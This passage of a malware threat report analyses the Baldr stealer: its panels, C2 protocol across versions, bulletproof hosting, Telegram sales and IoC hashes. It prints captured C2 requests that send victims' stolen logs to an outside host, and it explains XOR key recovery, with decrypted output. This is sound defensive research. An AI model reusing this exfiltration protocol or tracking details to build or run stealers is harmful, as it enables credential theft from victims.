
А вот и скрин инклюда <https://prnt.sc/...>

Напоминаю вам, что с того времени как я вам написал прошло 20 дней,

Изменено 2 часа назад пользователем [redacted]

*A customer conversing with Baldr's developer about a potential vulnerability in Baldr's panel code, who confirms it's fixed now*

The vulnerability report linked to this image



The developer seems to pay attention to these reports, and continuously make their "product" as infallible as possible.

These vulnerabilities often stem from:

- misconfigured web-server settings, open directories
- default login credentials
- too open file permissions, browsable directories
- misusing other open protocols on the web-server
- local or remote file inclusion (*LFI/RFI*)

## Mass-tracking Baldr panels

Before v3.0, it was relatively easy to find new panels in the wild: a well configured shodan.io search did the trick.

**HTML code:** `<title>Administrator log in | Baldr</title>` - [Shodan.io search](#)

Html tags specific to Baldr allowed us to track these panels at mass, but now with Basic Authentication getting introduced from v3.0, this method is not viable anymore.

This just goes to show that it is again a constant "cat-and-mouse" game between actors and security practitioners. Actors also evolve and learn from their previous mistakes, upping their game in the cybercrime scene.

We do not currently know why the developer had changed the panel source code. It could be that the developer naturally had evolved the right operational security mindset and realized the potential for identifying Baldr panels via this method or it could even be that he was tipped off. Anyhow, we should all be aware of responsible disclosure. We should all refrain from releasing content that directly helps criminals and malware authors to fix bugs in their malware.


Our focus will remain at getting ahead of cybercrime actors.

## C2 communication

### v2.1

As of v2.1, the initial C2 reporting is done via a POST request with client information attached to the `http_uri` parameter. This serves as a fingerprinting mechanism. This also allows for easy detection through NSM, IDS are well equipped to catch this type of traffic. The POST request also contains a zip file which consists of the victim logs:

- information.log
- passwords.log




```
Wireshark · Follow TCP Stream (tcp.stream eq 3) · 691c4f8ef2b046296e4736c9fa09ef8caced5cce2e63bfc5cab9e0ae8eb8de0d_dump.p...
POST /baldr/gate.php?hwid=78E8CDBC&os=Windows
%207%20x32&file=0&cookie=50&pswd=0&credit=0&autofill=1&wallets=0&id=Baldr&version=v2.1 HTTP/1.1
Host: ghost888.nk
Content-Length: 78654
Expect: 100-continue
Connection: Keep-Alive

PK.....t.N.....Ax.....screen.jpeg...<.n.7.5"E.C...B...cde...I6.h...;Y..$;I.....!{.....
9.....~.g.....=w.x.k|.....?.....K.888.-.?.G.....=F.?!>~.....B{.....
```

*TCP stream of the C2 communication for Baldr v2.1*

### v2.2

v2.2 changed the game a bit, and the C2 communication is now encrypted with a XOR key issued from the C2 server. An initial beacon is received after sample contacts the C2 server with a simple GET request. The 4-byte long XOR key is then used to encrypt the system fingerprint that is sent along to the server, which has the same parameters as in v2.1. The malware then pushes the victim logs onto the server.



TCP stream of the C2 communication for Baldr v2.2, including the transmission of the XOR key in the clear

### v3.0

We've seen further improvements with v3.0. There is the new separator: ~;~, which divides the initial beacon into certain sections. Since v3.0 the malware gets instructions from the C2 server itself regarding what to grab from the victim's machine whereas in v2.x it was hardcoded.



```

Wireshark · Follow TCP Stream (tcp.stream eq 3) · 22dc5ab5affc10e7069bfb989b90cdee8fe91a26e2dbf2498032...

GET /gate.php HTTP/1.1
Host: ██████████
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 29 Apr 2019 09:52:36 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 52
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

KOM8~;~xa}~;~$!aW%c''Uq #.$!aW%c''Uq #.$!aW%c''Uq +^q.aPOST /gate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 95.81.0.76
Content-Length: 106
Expect: 100-continue

HTTP/1.1 100 Continue

#8$\uxu}s.      z.i''Ku.$U/ :Kkxm@x)k^''#(.{i.W$$$]uz}.;<:\v.k[9*)Q?r}.*:9W-&!
Tu~k0*#!]?<p.m&).  .!\9i;]9<$W%r;.e.HTTP/1.1 200 OK
Date: Mon, 29 Apr 2019 09:52:39 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 10
Content-Type: text/html; charset=UTF-8

KOM8~;~xa}
    
```

- XOR key
- v3.0 separator
- Version number
- Server settings

Client C2 reporting

TCP stream of the C2 communication for Baldr v3.0

v3.0 also encrypts the victim logs with the 4-byte XOR key into a file called **Encrypted.zip** which is then uploaded to the C2 server via a POST request.

Assume one doesn't know XOR key. How do you figure it out? One unique characteristic of the XOR operation is that, once it hits 0x00 dwords and encrypts it with the key, you always get the actual XOR key back. So we did that.

```

\DY8KGE8...v.h. nFm8.[M8#OM8KOM8KOM8K.M8KO.J$8>]9<b'''=(^$7.S'',&N1)!./**Y>#9g(
''S''*>.?79h.NO/@[M8CGM....].W..KOM
KOM
KOM8KOM8KOM8.?D8K
?W<<(J8`.Q9**W3.&Q($;B-#c\.),M';.Y>:''[$''=T.;(.?79h.NO/
@[M8CGM.....G..HOM.EOM.KOM8KOM8KOM8..D8K
?W<<(J8`.Q9**W3.&Q($;B-#c\.),M';.P''<9W96cL3;.sJM23_0M0C0.F....
3r..KOY7JOF8KOM8KOM8KOM8.cAM88,?].!cR;**h.NO/@[M8CGM.....y.NOM.[OM7KOM8KOM8KOM8..b.
8K&#^$= Y?&'!Ve#''_..H>KOM8NOH8.NM8..M8.._y.....y.
    
```

XOR key: KOM8

0x00 dwords encrypted with the XOR key return the actual XOR key

The following python script extracts the plain text settings and the victim fingerprint using the 4-byte XOR key received from the server:

```

~/shared/malware/baldr/temp: $ python dexor.py --in response1 --out
Decrypted to: response1.decrypt
^~/shared/malware/baldr/temp: $ xxd response1
00000000: 2421 6157 2563 2256 6720 2314 2421 6157  $!aW%c"Vg #.$!aW
00000010: 2563 2256 6720 2314 2421 6157 2563 2256  %c"Vg #.$!aW%c"V
00000020: 6720 2b5e 677f 61                             g +^g.a
^~/shared/malware/baldr/temp: $ xxd response1.decrypt
00000000: 6f6e 2c6f 6e2c 6f6e 2c6f 6e2c 6f6e 2c6f  on,on,on,on,on,o
00000010: 6e2c 6f6e 2c6f 6e2c 6f6e 2c6f 6e2c 6f6e  n,on,on,on,on,on
00000020: 2c6f 6666 2c30 2c                             ,off,0,

~/shared/malware/baldr/temp: $ python dexor.py --in response2 --out
Decrypted to: response2.decrypt
^~/shared/malware/baldr/temp: $ xxd response2
00000000: 2338 245c 7678 757d 730c 097a 0869 224b  #8$\vxu}s..z.i"K
00000010: 7618 2456 2f20 3a4b 6b78 6d40 787d 6b5e  v.$V/ ;Kkxm{x}k^
00000020: 2223 2805 7b69 2e57 2424 245d 767a 7d1e  "#(.{i.W$$$}vz}.
00000030: 3b3c 3a5c 767f 6b5b 392a 2951 3f72 7d1e  ;<:\v.k[9*]0?r}.
00000040: 2a3a 3957 2d26 2154 767e 6b4f 2a23 215d  *:9W-&!Tv~k0*#!]
00000050: 3f3c 7008 6d26 2905 092e 215c 3969 3b5d  ?<p.m&)...!\9i;]
00000060: 393c 2457 2572 3b0b 657f                       9<$W%r;.e.
^~/shared/malware/baldr/temp: $ xxd response2.decrypt
00000000: 6877 6964 3d37 3845 3843 4442 4326 6f73  hwid=78E8CDBC&os
00000010: 3d57 696e 646f 7773 2037 2078 3332 2666  =Windows 7 x32&f
00000020: 696c 653d 3026 636f 6f6b 6965 3d35 3026  ile=0&cookie=50&
00000030: 7073 7764 3d30 2663 7265 6469 743d 3026  pswd=0&credit=0&
00000040: 6175 746f 6669 6c6c 3d31 2677 616c 6c65  autofill=1&walle
00000050: 7473 3d30 2669 643d 4261 6c64 7226 7665  ts=0&id=Baldr&ve
00000060: 7273 696f 6e3d 7633 2e30                       rsion=v3.0

```

*Decrypting C2 server response*

## Baldr's use of bulletproof hosting


Contrary to the popular belief, these administrative panels usually stay online for weeks. The operators of these panels often come back and take down their panels only if they feel the heat.

In the time SophosLabs has observed the Baldr C2 traffic, we've seen certain C2 servers being taken down to upgrade panel version, or even enhance the overall operational security of their server, addressing vulnerabilities, patching certain holes. Or even changing tactics and exchanging a Baldr panel to Azorult for example.

However, all these countermeasures would be for nothing if it weren't for bulletproof hosting services. Usually we refer to hosting firms as bulletproof when the service they provide allows their customers for considerable tolerance in terms of hosted content. They achieve this tolerance by hosting clones of the malware on dozens of different IP addresses, and switch the domain's DNS to point at different IPs frequently.


The services of these bulletproof hosting companies are then being exploited by spammers, script kiddies and cybercrime operators for the hosting and the dissemination of adult pornography, black-hat content, carding, or in this case: hosting malware panels.

We are currently tracking just around ~250 Baldr panel installations. We broke down the stats and showcased the Top 3 most used bulletproof hosting and the distribution between those three.



The top 3 observed hosting providers for Baldr panels and their unique distribution

The second figure illustrates panel installations by upper-tier ISPs. The most offending ASN seems to be 200313, where about 1/5 of all Baldr panels are currently hosted.



Distribution of Internet Service Providers for currently tracked Baldr panels

It is not a bit unusual that the operators behind Baldr also recommend hosting providers. Without the bulletproof hosting, panels would fall very quickly.

For safe operations the distributor claims that the following 3 services are safe to use to do Baldr hosting, since bans are rare on these providers. These line up nicely with the observation we made about live Baldr panels.

There are several other hosting services listed to warn potential buyers not to use there: we can assume banning is a lot more frequent on these providers hence the disapproval.

*Thank you for purchasing a license - BALDR Stealer & Loader. It will be useful to you.*

*This product is not recommended to be installed on such Host services:*

- timeweb
- ooowebhost
- zzz com ua
- sprinthost
- hostinger
- hostia

*We recommend such host services as: [redacted] | [redacted] | [redacted], at a moment, rare bans.*


*You will be able to reach your agreement. Remember, bans of course arrive very rarely, but once a year the cue-ball grows ...*

*Hosting services recommended by the Baldr developer/distributor*

## Tracking Baldr's buyer

In rare circumstances, the malware buyers also become victim to their own stealer, either by mistake or for testing purposes they execute the malware sample on their own machine. These rare occasions give some insight into how these crooks operate daily.

They often share samples with each other through Telegram with different cat memes on the side:



*Baldr customers sharing Baldr samples between each other and interacting with Telegram chatbot*


Their infrastructure usually resides on a bulletproof hosting. They rarely pay for the services, and so if it is an option at the hosting provider, they use the convenience of Trial accounts. This obviously meets their needs because each Baldr campaign usually only spans through a relatively short time, which is just perfectly done and coordinated from even Trial services.

The VPS serves the purpose of a malware playground. One of many activities we found is testing sample detection ratio with VirusTotal or with Specific AV vendor. In one case we found crooks testing a new Baldr sample against Sophos Anti-Virus and HitmanPro 3.8. We investigated the payment methods sections. Our presumption is that these are stolen victim credit cards.

## Telegram preferred for customer contact

Baldr operation is mainly conducted on Telegram: focused around 3 individuals and 2 chatbots.

To gain more information about the distributors, we looked at Telegram profiles too.



*Telegram profiles connected to the Baldr stealer*


No surprise that all 3 profiles - tied to Baldr distribution or development - proudly display their affiliation with the stealer. It seems at one point in time the chatbot associated with Baldr was deleted and a new one was created in its place. We do not know its reasons, but it might be possible that they are trying to cover tracks.

We found a second profile that seems to sell the stealer for a slightly lowered price: \$140, which is odd considering all the forum posts mention the \$150 price tag.

There are a few assumptions for this:

- either it was set up by the original distributor deliberately to gain more sales through a discounted 2nd profile
- there's an individual behind the profile who got a hold of the stealer's builder and is currently creating a sales rivalry for Baldr
- this profile serves as a honeypot


There's a second chatbot, which is strongly tied to Baldr's main distributor. Buyers can also top up their balance in virtual coins, specifically there's option to pay in BTC, LTC, ETH, ETC. The bitcoin addresses are generated on-the-fly at the time of purchase, so we cannot track what the sellers have earned.



*Options to pay for Baldr in virtual currency*

### Baldr goes on hiatus?

On the 31st of May, Baldr's distributor released a short note both on Telegram and dark web forums.



*Last Baldr dark web forum post from the distributor*

The announcement came as a surprise for the stealer's customer base, since they were expecting a rather large feature upgrade on that day (version 4.0).

However, Baldr's main distributor points new customers to another stealer called Krypton and names it as a successor to follow in Baldr's footsteps. Since this is relatively fresh news as of writing of this article, we will keep an eye on the outcome of this story and will follow progression.

Sophos will add new detections as different iterations of the malware appears.

Just as Baldr was on the road to take up some space in the cybercrime ring that for example AZORult's demise left behind, it seems Baldr will take the fall now due to internal rivalry.

## Appendix: Indicators of Compromise

### Files analyzed in this report

Type:	SHA256:	Detection:
Rtf decoy	2290b4ae47189e2505c88435e34c89d427ef578b8e8bcd77ee42a0a006410836	Exp/201711882-A
Rtf payload	5fa915ad3471a9f0f7532ae034c93c8c5faaf8c73f7c99e7bbdd221c59b78217	Mal/Generic-S
Ace archive	b7eebb795ee41bd32191b1600653fb2da64c4c31f3cad453fa4d9eb30326acfb	Mal/Generic-S
Ace payload	3dfe961387852c9d8869fd5fd32aa8000df27387ec2a7e1f2b0742ea4c109a95	Mal/Generic-S
Unobfuscated	238d4f90580e64b3af1d06db9cb79aae4d3e355fe54727e029fc9a3083b56f4f	Mal/Generic-S
Unobfuscated	43fcc81880411712570d1a33b52d7fba1df9c2cb1d09fc9b9c72d37a71231db7	Mal/Generic-S

### Additional Indicators of Compromise:

A complete list of Baldr IoCs are available through our official [Github](#) repository.